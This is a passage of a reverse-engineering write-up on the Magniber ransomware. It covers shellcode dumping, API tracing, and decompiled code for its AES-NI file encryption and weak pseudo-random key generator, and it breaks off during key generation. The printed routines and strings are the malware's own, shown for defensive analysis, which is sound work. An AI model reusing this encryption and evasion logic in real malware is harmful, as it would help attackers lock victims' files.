As we can see in the log, the malware was looping over processes, writing to some of them, and executing the written content in a new thread.


In order to reveal where the implanted modules are located, I scanned the system with HollowsHunter (as an Administrator), with a parameter `/shellc` – to dump all the shellcodes. It turned out that there are multiple processes infected with the same piece of a shellcode. Example:



Looking at the shellcode strings, we can see that it has a PNG embedded (that is probably the used wallpaper), and as well some HTML and JavaScript:



The same content of obfuscated JavaScript can be found in Magniber's README:



By dumping all the strings from the shellcode, with the help of FLOSS, we can see some more things hinting that this shellcode belongs to our ransomware:

```
[...]
FLOSS static Unicode strings
\??\
0123456789abcdef
f0123456789
vieijibfm
mstrxoorvdmynkde
documents and settings
appdata
local settings
sample music
sample pictures
sample videos
tor browser
recycle
windows
boot
intel
msocache
perflogs
program files
programdata
recovery
system volume information
winnt
README.html
Users\Public\
wscript.exe /B /E:VBScript.Encode ../../Users/Public/
.mnxu
```

For example, there is a list of well known directories. Such lists are often used by ransomware to skip particular system directories. There are also strings related to the dropped VBE script, and the hardcoded ransomware extension: `vieijibfm`.

Overall, we can confirm with a high level of a confidence that the captured shellcode belongs to Magniber.

We can run HollowsHunter with option `/kill` in order to kill all the infected and suspicious processes. To confirm that the ransomware is no longer active in the system, we can make another experiment with creating a new file with one of the attacked extensions. This time the new file won't get encrypted – meaning all the processes containing Magniber are killed.


The second stage – Magniber's core

3a2b8ef624b4318fc142a6266c70f88799e80d10566f6dd2d8d74e91d651491a – the shellcode#2


We can make an educated guess that the dumped shellcode is the unpacked Magniber's core. So, we will continue our tracing from this point.

In order to trace a shellcode, I have to wrap it as an executable. Similarly to the first stage, the shellcode is 64bit.

There are various ways to make a PE out of a shellcode. I decided to simply add it as a new section to the first stage executable, and then redirect the Entry Point there:



Adding the section with the dumped shellcode (using PE-bear)




Redirection of Entry Point to the newly added shellcode


First, I tested if the file executes properly, just by running it as a standalone on my VM. Everything works as expected: files got encrypted, and the wallpaper changes. So, that indeed it is the main part of the ransomware, responsible for encryption of the files.

Then I rolled back the VM, and run it once again – this time via TinyTracer. It turned out to work well. However, the tracing again breaks on the new process creation (used for UAC). It is called via syscall. In contrast to the previous part, this time the call is made from the static code (saved in the PE section, rather than in a dynamically allocated memory), so it is easy to patch it out. I did it just by NOP-in the syscall in PE-bear.

Syscall responsible for executing `NtCreateUserProcess` viewed in PE-bear:



The same syscall after being NOP-ed out:



Now the tracing proceeds further, to the files encryption.

Just like in the previous case, first I traced it without parameters, to have an overview of what functions are going to be called, and then added relevant entries into `parameters.txt`. Some new function has been added, comparing with the part 1.

```
ntdll;NtQueryDirectoryFile;10
ntdll;NtQueryInformationProcess;5
ntdll;NtSetInformationFile;5
```

The malware keeps running for quite a while (as the execution is slowed down because of the instrumentation with Pin), but we can preview the log in the real time with the help of tools like baretail. By looking at the executed function it seems to be indeed files encryption. Waiting for full system encryption to finish makes no sense, so I decided to break the execution manually and terminate the process.

Fragment of the resulting tracelog:

```
2000;section: [shellc]
19694;SYSCALL:0x31(NtQueryPerformanceCounter)
NtQueryPerformanceCounter:
        Arg[0] = ptr 0x000000000014fb00 -> {\x00\x00\x00\x00\x00\x00\x00\x00}
        Arg[1] = 0

19694;SYSCALL:0x31(NtQueryPerformanceCounter)
NtQueryPerformanceCounter:
        Arg[0] = ptr 0x000000000014fb00 -> {\xbf\xd8\xd2\x82\x06\x00\x00\x00}
        Arg[1] = 0

19694;SYSCALL:0x31(NtQueryPerformanceCounter)
NtQueryPerformanceCounter:
        Arg[0] = ptr 0x000000000014fb00 -> {\xc5\xf9\xd2\x82\x06\x00\x00\x00}
        Arg[1] = 0

19694;SYSCALL:0x31(NtQueryPerformanceCounter)
NtQueryPerformanceCounter:
        Arg[0] = ptr 0x000000000014fb00 -> {\x19\xfc\xd2\x82\x06\x00\x00\x00}
        Arg[1] = 0

19694;SYSCALL:0x31(NtQueryPerformanceCounter)
NtQueryPerformanceCounter:
        Arg[0] = ptr 0x000000000014fb00 -> {m\x06\xd3\x82\x06\x00\x00\x00}
        Arg[1] = 0

19694;SYSCALL:0x31(NtQueryPerformanceCounter)
NtQueryPerformanceCounter:
        Arg[0] = ptr 0x000000000014fb00 -> {\xb8\x08\xd3\x82\x06\x00\x00\x00}
        Arg[1] = 0

19694;SYSCALL:0x31(NtQueryPerformanceCounter)
NtQueryPerformanceCounter:
        Arg[0] = ptr 0x000000000014fb00 -> {P\x0a\xd3\x82\x06\x00\x00\x00}
        Arg[1] = 0

19694;SYSCALL:0x31(NtQueryPerformanceCounter)
NtQueryPerformanceCounter:
        Arg[0] = ptr 0x000000000014fb00 -> {\xc0\x0b\xd3\x82\x06\x00\x00\x00}
        Arg[1] = 0

19694;SYSCALL:0x31(NtQueryPerformanceCounter)
NtQueryPerformanceCounter:
        Arg[0] = ptr 0x000000000014fb00 -> {E\x0d\xd3\x82\x06\x00\x00\x00}
        Arg[1] = 0

19694;SYSCALL:0x31(NtQueryPerformanceCounter)
NtQueryPerformanceCounter:
        Arg[0] = ptr 0x000000000014fb00 -> {\xc2\x0e\xd3\x82\x06\x00\x00\x00}
        Arg[1] = 0

196aa;SYSCALL:0x34(NtDelayExecution)
1969f;SYSCALL:0x19(NtQueryInformationProcess)
1967e;SYSCALL:0x18(NtAllocateVirtualMemory)
```

```
NtAllocateVirtualMemory:
        Arg[0] = 0xffffffffffffffff = 18446744073709551615
        Arg[1] = ptr 0x000000000014fb08 -> {\x00\x00\x00\x00\x00\x00\x00\x00}
        Arg[2] = 0
        Arg[3] = ptr 0x000000000014fb00 -> {\x10\x00\x00\x00\x00\x00\x00\x00}
        Arg[4] = 0x14801af200001000 = 1477210304461934592
        Arg[5] = 0x14d8106a00000004 = 1501968523180638212

196d6;SYSCALL:0x33(NtOpenFile)
NtOpenFile:
        Arg[0] = ptr 0x000000000014faf8 -> {\x00\x00\x00\x00\x00\x00\x00\x00}
        Arg[1] = 0x0000000000100080 = 1048704
        Arg[2] = ptr 0x000000000014fa90 -> L"0"
        Arg[3] = ptr 0x000000000014fa58 -> {\x00\x00\x00\x00\x00\x00\x00\x00}
        Arg[4] = 0x14801af200000001 = 1477210304461930497
        Arg[5] = 0x14d8106a00000021 = 1501968523180638241
[...]
```

By looking at the tracelog, we can clearly see fragments that resemble file encryption. Relevant fragments:

```
1972e;SYSCALL:0x11(NtQueryInformationFile)
196c0;SYSCALL:0x55(NtCreateFile)
NtCreateFile:
        Arg[0] = ptr 0x000000000014ef08 -> {\x00\x00\x00\x00\x00\x00\x00\x00}
        Arg[1] = 0x0000000000120116 = 1179926
        Arg[2] = ptr 0x000000000014eb88 -> L"0"
        Arg[3] = ptr 0x000000000014eae0 -> {\x00\x00\x00\x00\x00\x00\x00\x00}
        Arg[4] = 0
        Arg[5] = 0x0000000000000080 = 128
        Arg[6] = 0x0000000000000003 = 3
        Arg[7] = 0x0000000000000001 = 1
        Arg[8] = 0x0000000000000120 = 288
        Arg[9] = 0

1967e;SYSCALL:0x18(NtAllocateVirtualMemory)
NtAllocateVirtualMemory:
        Arg[0] = 0xffffffffffffffff = 18446744073709551615
        Arg[1] = ptr 0x000000000014ea78 -> {\x00\x00\x00\x00\x00\x00\x00\x00}
        Arg[2] = 0
        Arg[3] = ptr 0x000000000014eac8 -> {\x00\x01\x10\x00\x00\x00\x00\x00}
        Arg[4] = 0x0000000000001000 = 4096
        Arg[5] = 0x0000000000000004 = 4

1967e;SYSCALL:0x18(NtAllocateVirtualMemory)
NtAllocateVirtualMemory:
        Arg[0] = 0xffffffffffffffff = 18446744073709551615
        Arg[1] = ptr 0x000000000014eaa0 -> {\x00\x00\x00\x00\x00\x00\x00\x00}
        Arg[2] = 0
        Arg[3] = ptr 0x000000000014ea68 -> {\x00\x01\x10\x00\x00\x00\x00\x00}
        Arg[4] = 0x0000000000001000 = 4096
        Arg[5] = 0x0000000000000004 = 4

196e1;SYSCALL:0x6(NtReadFile)
196cb;SYSCALL:0x8(NtWriteFile)
NtWriteFile:
        Arg[0] = 0x0000000000000470 = 1136
        Arg[1] = 0
        Arg[2] = 0
        Arg[3] = 0
        Arg[4] = ptr 0x000000000014ea38 -> {\x00\x00\x00\x00\x00\x00\x00\x00}
        Arg[5] = ptr 0x00000000163c0000 -> {\x01`\xa4\x13H\xc7w.}
        Arg[6] = 0x00000000000005a0 = 1440
        Arg[7] = 0
        Arg[8] = 0

1967e;SYSCALL:0x18(NtAllocateVirtualMemory)
NtAllocateVirtualMemory:
        Arg[0] = 0xffffffffffffffff = 18446744073709551615
        Arg[1] = ptr 0x000000000014ea70 -> {\x00\x00\x00\x00\x00\x00\x00\x00}
        Arg[2] = 0
        Arg[3] = ptr 0x000000000014eaa8 -> {\x00\x01\x00\x00\x00\x00\x00\x00}
        Arg[4] = 0x0000000000001000 = 4096
        Arg[5] = 0x0000000000000004 = 4
```

```
19694;SYSCALL:0x31(NtQueryPerformanceCounter)
NtQueryPerformanceCounter:
        Arg[0] = ptr 0x000000000014e890 -> {\x16)\xb4\xb4\x05C\xd0\x92}
        Arg[1] = 0

[...]

19694;SYSCALL:0x31(NtQueryPerformanceCounter)
NtQueryPerformanceCounter:
        Arg[0] = ptr 0x000000000014e890 -> {h\xa1\xe1\x9e\x04\x00\x00\x00}
        Arg[1] = 0

196cb;SYSCALL:0x8(NtWriteFile)
NtWriteFile:
        Arg[0] = 0x0000000000000470 = 1136
        Arg[1] = 0
        Arg[2] = 0
        Arg[3] = 0
        Arg[4] = ptr 0x000000000014ea38 -> {\x00\x00\x00\x00\x00\x00\x00\x00}
        Arg[5] = ptr 0x0000000013990000 -> {\xe4|\xfa\x96\xeb!\x89\xea}
        Arg[6] = 0x0000000000000100 = 256
        Arg[7] = 0
        Arg[8] = 0

19689;SYSCALL:0x1e(NtFreeVirtualMemory)
196b5;SYSCALL:0xf(NtClose)
196b5;SYSCALL:0xf(NtClose)
196b5;SYSCALL:0xf(NtClose)
```

Files are repeatedly read, and then written to. We can see a heavily use of the function `NtQueryPerformanceCounter` in each such round. This function is a low-level equivalent of `QueryPerformanceCounter`, which MSDN explains in the following way:

> Retrieves the current value of the performance counter, which is a high resolution (<1us) time stamp that can be used for time-interval measurements.

I suspect that this ransomware uses it as a source of entropy, but we will see if this assumption is valid using static analysis…

Going deeper…

Having the tags generated by Tiny Tracer, we can apply them into IDA, or Ghidra, using the tools mentioned here.

I loaded the Tags into IDA, using IFL plugin, and renamed the functions with syscalls accordingly to what system function do they execute.

```
shellc:00000001800196E4 _NtSetInformationFile proc near         ; CODE XREF: sub_180015010+1C3↑p
shellc:00000001800196E4                                         ; sub_1800164C0+381↑p
shellc:00000001800196E4                 mov     r10, rcx
shellc:00000001800196E7                 mov     eax, 27h ; '''
shellc:00000001800196EC                 syscall                 ; SYSCALL:0x27(NtSetInformationFile)
shellc:00000001800196EE                 retn
shellc:00000001800196EE _NtSetInformationFile endp
shellc:00000001800196EE
shellc:00000001800196EF
shellc:00000001800196EF ; =============== S U B R O U T I N E =======================================
shellc:00000001800196EF
shellc:00000001800196EF
shellc:00000001800196EF ; __int64 __fastcall NtOpenKey(_QWORD, _QWORD, _QWORD)
shellc:00000001800196EF _NtOpenKey      proc near               ; CODE XREF: enumerate_registry_keys+612↑p
shellc:00000001800196EF                                         ; enumerate_registry_keys+7F1↑p ...
shellc:00000001800196EF                 mov     r10, rcx
shellc:00000001800196F2                 mov     eax, 12h
shellc:00000001800196F7                 syscall                 ; SYSCALL:0x12(NtOpenKey)
shellc:00000001800196F9                 retn
shellc:00000001800196F9 _NtOpenKey      endp
shellc:00000001800196F9
shellc:00000001800196FA
shellc:00000001800196FA ; =============== S U B R O U T I N E =======================================
shellc:00000001800196FA
shellc:00000001800196FA
shellc:00000001800196FA ; __int64 __fastcall NtEnumerateKey(_QWORD, _QWORD, _QWORD, _QWORD, _DWORD, _QWORD)
shellc:00000001800196FA _NtEnumerateKey proc near               ; CODE XREF: enumerate_registry_keys+67C↑p
shellc:00000001800196FA                                         ; enumerate_registry_keys+729↑p ...
shellc:00000001800196FA                 mov     r10, rcx
shellc:00000001800196FD                 mov     eax, 32h ; '2'
shellc:0000000180019702                 syscall                 ; SYSCALL:0x32(NtEnumerateKey)
shellc:0000000180019704                 retn
shellc:0000000180019704 _NtEnumerateKey endp
shellc:0000000180019704
shellc:0000000180019705
shellc:0000000180019705 ; =============== S U B R O U T I N E =======================================
shellc:0000000180019705
shellc:0000000180019705
shellc:0000000180019705 ; __int64 __fastcall NtSetValueKey(_QWORD, _QWORD, _QWORD, _QWORD, _QWORD, _DWORD)
shellc:0000000180019705 _NtSetValueKey  proc near               ; CODE XREF: enumerate_registry_keys+B54↑p
shellc:0000000180019705                                         ; enumerate_registry_keys+B8E↑p ...
shellc:0000000180019705                 mov     r10, rcx
shellc:0000000180019708                 mov     eax, 60h ; '`'
shellc:000000018001970D                 syscall                 ; SYSCALL:0x60(NtSetValueKey)
shellc:000000018001970F                 retn
shellc:000000018001970F _NtSetValueKey  endp
shellc:000000018001970F
shellc:0000000180019710
```

Now we can follow the interesting functions by their references, to see the whole code context in which they are executed.

When we come in contact with a new ransomware, often the first questions we ask is, if it is decryptable, and what is the scale of the damage done. In order to know it, we will analyze what algorithm is used, how the keys are generated, how the keys are protected, etc.

Encryption algorithm

The function responsible for file encryption can be found by following the references of `NtReadFile`.

Between the reads and the writes into a file (`NtReadFile` and `NtWriteFile`) we can find how the read chunk is being encrypted:

```
if ( NtAllocateVirtualMemory(-1i64, &allocated, 0i64, &allocated_size, 0x1000, 4) >= 0 )
{
  enc_buf = allocated;
  memset(allocated, 0, allocated_size);
  v39 = 0i64;
  while ( 1 )
  {
    memset(&io_status_block3, 0, sizeof(io_status_block3));
    read_status = NtReadFile(hFile1, 0i64, 0i64, 0i64, &io_status_block3, buf_to_read);
    len = io_status_block3.Information;
    if ( read_status < 0 )
      break;                    // failed to read
    v39 += LODWORD(io_status_block3.Information);
    if ( LODWORD(io_status_block3.Information) < 0x100000 )
    {
      v102 = 1;
      len += sub_180012BF0(buf_to_read, LODWORD(io_status_block3.Information), 0x100000ui64, 0x10u);
    }
    aes_low_level_keygen(_allocated_key_mem1, &aes_ctx);
    if ( len >> 4 )
    {
      _XMM1 = _mm_load_si128(&v99);
      ctx_next = _mm_load_si128(&aes_ctx);
      buf_ptr = enc_buf;
      chunk_size = len >> 4;
      do
      {
        _RAX = &chunk_ptr;
        to_enc_size = 9i64;
        _XMM0 = _mm_xor_si128(
                  _mm_xor_si128(_mm_loadu_si128((buf_ptr + buf_to_read - enc_buf)), *_allocated_iv_mem),
                  ctx_next);
        do
        {
          __asm { aesenc  xmm0, xmmword ptr [rax]; perform one AES round }
          _RAX += 16;
          --to_enc_size;
        }
        while ( to_enc_size );
        __asm { aesenclast xmm0, xmm1; perform last AES round }
        ++buf_ptr;
        buf_ptr[-1] = _XMM0;
        *_allocated_iv_mem = _XMM0;
        --chunk_size;
      }
      while ( chunk_size );
    }
    memset(&io_status_block3, 0, sizeof(io_status_block3));
    if ( NtWriteFile(hFile2, 0i64, 0i64, 0i64, &io_status_block3, enc_buf, len, 0i64, 0i64) < 0 )
      break;
```

Most of the ransomware authors use AES for file encryption. Magniber follows this trend. But the intresting part is the implementation. Instead of using a common implementation that works at a higher abstraction level (and i.e. leverage some of the known libraries, or Windows Crypto API as the old Magniber did) authors made a bold choice to go for a low-level one, via the (relatively) new Intel instructions for AES encryption (AES-NI extension). Using AES-NI allows for much faster encryption, but the cost of is to drop the backward compatibility with older machines that don’t support it. As well it makes the used algorithm obvious at first look at the assembly, which is not neccessarily beneficial from the malware author’s perspective.

First, the key is initialized by the function that also has AES-NI based implementation (referenced as `aes_low_level_keygen`):

```
  _XMM2 = _mm_loadu_si128(a1);
  *ctx = _XMM2;
  v3 = _mm_slli_si128(_XMM2, 4);
  v4 = _mm_slli_si128(v3, 4);
  v5 = _mm_xor_si128(_mm_slli_si128(v4, 4), _mm_xor_si128(v4, _mm_xor_si128(v3, _XMM2)));
  __asm { aeskeygenassist xmm0, xmm2, 1 }
  _XMM3 = _mm_xor_si128(v5, _mm_shuffle_epi32(_XMM0, 255));
  ctx[1] = _XMM3;
  v8 = _mm_slli_si128(_XMM3, 4);
  v9 = _mm_slli_si128(v8, 4);
  v10 = _mm_xor_si128(_mm_slli_si128(v9, 4), _mm_xor_si128(v9, _mm_xor_si128(v8, _XMM3)));
  __asm { aeskeygenassist xmm0, xmm3, 2 }
  _XMM2 = _mm_xor_si128(v10, _mm_shuffle_epi32(_XMM0, 255));
  ctx[2] = _XMM2;
  v13 = _mm_slli_si128(_XMM2, 4);
  v14 = _mm_slli_si128(v13, 4);
  v15 = _mm_xor_si128(_mm_slli_si128(v14, 4), _mm_xor_si128(v14, _mm_xor_si128(v13, _XMM2)));
  __asm { aeskeygenassist xmm0, xmm2, 4 }
  _XMM3 = _mm_xor_si128(v15, _mm_shuffle_epi32(_XMM0, 255));
  ctx[3] = _XMM3;
  v18 = _mm_slli_si128(_XMM3, 4);
  v19 = _mm_slli_si128(v18, 4);
  v20 = _mm_xor_si128(_mm_slli_si128(v19, 4), _mm_xor_si128(v19, _mm_xor_si128(v18, _XMM3)));
  __asm { aeskeygenassist xmm0, xmm3, 8 }
  _XMM2 = _mm_xor_si128(v20, _mm_shuffle_epi32(_XMM0, 255));
  ctx[4] = _XMM2;
  v23 = _mm_slli_si128(_XMM2, 4);
  v24 = _mm_slli_si128(v23, 4);
  v25 = _mm_xor_si128(_mm_slli_si128(v24, 4), _mm_xor_si128(v24, _mm_xor_si128(v23, _XMM2)));
  __asm { aeskeygenassist xmm0, xmm2, 10h }
  _XMM3 = _mm_xor_si128(v25, _mm_shuffle_epi32(_XMM0, 255));
  ctx[5] = _XMM3;
  v28 = _mm_slli_si128(_XMM3, 4);
  v29 = _mm_slli_si128(v28, 4);
  v30 = _mm_xor_si128(_mm_slli_si128(v29, 4), _mm_xor_si128(v29, _mm_xor_si128(v28, _XMM3)));
  __asm { aeskeygenassist xmm0, xmm3, 20h ; ' ' }
  _XMM2 = _mm_xor_si128(v30, _mm_shuffle_epi32(_XMM0, 255));
  ctx[6] = _XMM2;
  v33 = _mm_slli_si128(_XMM2, 4);
  v34 = _mm_slli_si128(v33, 4);
  __asm { aeskeygenassist xmm0, xmm2, 40h ; '@' }
  _XMM3 = _mm_xor_si128(
            _mm_xor_si128(_mm_slli_si128(v34, 4), _mm_xor_si128(v34, _mm_xor_si128(v33, _XMM2))),
            _mm_shuffle_epi32(_XMM0, 255));
  ctx[7] = _XMM3;
  v37 = _mm_slli_si128(_XMM3, 4);
  v38 = _mm_slli_si128(v37, 4);
  v39 = _mm_xor_si128(_mm_slli_si128(v38, 4), _mm_xor_si128(v38, _mm_xor_si128(v37, _XMM3)));
  __asm { aeskeygenassist xmm0, xmm3, 80h }
  _XMM2 = _mm_xor_si128(v39, _mm_shuffle_epi32(_XMM0, 255));
  ctx[8] = _XMM2;
  v42 = _mm_slli_si128(_XMM2, 4);
  v43 = _mm_slli_si128(v42, 4);
  v44 = _mm_xor_si128(_mm_slli_si128(v43, 4), _mm_xor_si128(v43, _mm_xor_si128(v42, _XMM2)));
  __asm { aeskeygenassist xmm0, xmm2, 1Bh }
  _XMM3 = _mm_xor_si128(v44, _mm_shuffle_epi32(_XMM0, 255));
  ctx[9] = _XMM3;
  v47 = _mm_slli_si128(_XMM3, 4);
  v48 = _mm_slli_si128(v47, 4);
  v49 = _mm_xor_si128(_mm_slli_si128(v48, 4), _mm_xor_si128(v48, _mm_xor_si128(v47, _XMM3)));
  __asm { aeskeygenassist xmm0, xmm3, 36h ; '6' }
  ctx[10] = _mm_xor_si128(v49, _mm_shuffle_epi32(_XMM0, 255));
}
```

We can see the AES-NI instruction AESKEYGENASSIST used in order to prepare the AES context.

Then we can see how the next chunk of data is loaded, and encrypted by consecutive AES rounds, using the instruction AESENC. At the end, an instruction AESENCLAST is used to finalize the encryption.

```
  do
  {
    __asm { aesenc  xmm0, xmmword ptr [rax]; perform one AES round }
    _RAX += 16;
    --to_enc_size;
  }
  while ( to_enc_size );
  __asm { aesenclast xmm0, xmm1; perform last AES round }
  ++buf_ptr;
  buf_ptr[-1] = _XMM0;
  *_allocated_iv_mem = _XMM0;
  --chunk_size;
}
while ( chunk_size );
```

AES key generation

The next important point is to check how the AES key gets generated.

The random generator

By observing the flow earlier on, I started to suspect that the function `NtQueryPerformanceCounter` is used as a source of entropy, to initialize all sort of pseudorandom variables. Indeed, this native function is incorporated in a function made for generating random values:

```
  table[97] = -301943182;
  table[98] = -889416258;
  table[99] = 106488810;
  round_indx = 10i64;
  do
  {
    NtQueryPerformanceCounter(&perf_countr, 0i64);
    pseudorand_val0 = perf_countr.QuadPart
                    + ((pseudorand_val1 + perf_countr.LowPart - 99 * (pseudorand_val1 / 99)) ^ 0x38CE0FFF);
    pseudorand_val1 = ((pseudorand_val0 + pseudorand_val0 / 0x3E8) << 8) & 0x38CE0FFF00i64;
    --round_indx;
  }
  while ( round_indx );

  indx = pseudorand_val1 % 99;
  if ( indx > 99 )
    indx = 0i64;
  generated_val = min + table[indx] % (max - min + 1);
  if ( generated_val < min || generated_val > max )
    return make_pseudo_random(min, max);
  else
    return generated_val;
}
```

The function has the following prototype, allowing to supply the range from which the random number should be selected:

```
__int64 __fastcall make_pseudo_random(unsigned int min, unsigned int max);
```

The function comes with a table of 100 pseudorandom DWORDs. Then, a simple algorithm making use of `NtQueryPerformanceCounter` is executed, in order to select a random index from this table. Basing on the value from the table at this index, and the given min and max values, the final pseudorandom value is calculated. In case if the calculated value failed to fit in the range, a new attempt is made recursively.

The interesting point at this moment is, that the random value is selected in fact from the hardcoded table. So, if we consider that our random value must be of size 1 byte, then, instead of the typical range of 255 options to select from, the range of options narrows down to 100 which is the table size.

Note, that we can see some general similarities with the analogous function from the old edition of Magniber, yet the implementation differs:

```
int __cdecl get_pseudorandom_char(int charset_start, int charset_end)
{
  if ( !(is_seed_initialized & 1) )
  {
    is_seed_initialized |= 1u;
    pseudorand_value = GetTickCount();
  }
  pseudorand_value ^= 0x5309F61u;
  pseudorand_value += GetTickCount();
  pseudorand_value += pseudorand_value / 1000;
  pseudorand_value &= 0x7FFFFFFFu;
  return charset_start + pseudorand_value % (charset_end - charset_start + 1);
}
```

The random generator used in the old Magniber (2017)

Yet, in the old version this random generator is not used to derive the keys.

We must note that neither `GetTickCount`, nor `NtQueryPerformanceCounter` is a cryptographicaly secure source of entropy. In both cases, the values generated are incremental, not random, and relative to the system start. Yet, `GetTickCount` has lower resolution, so finding the initial value that started the series (seed) is much easier.

Generating AES key and IV

The aforementioned function is used in multiple places in the code, but what interests us the most at this point, is that is is used for the generation of AES key and IV used for files encryption:

```
key_mem_size = 16i64;
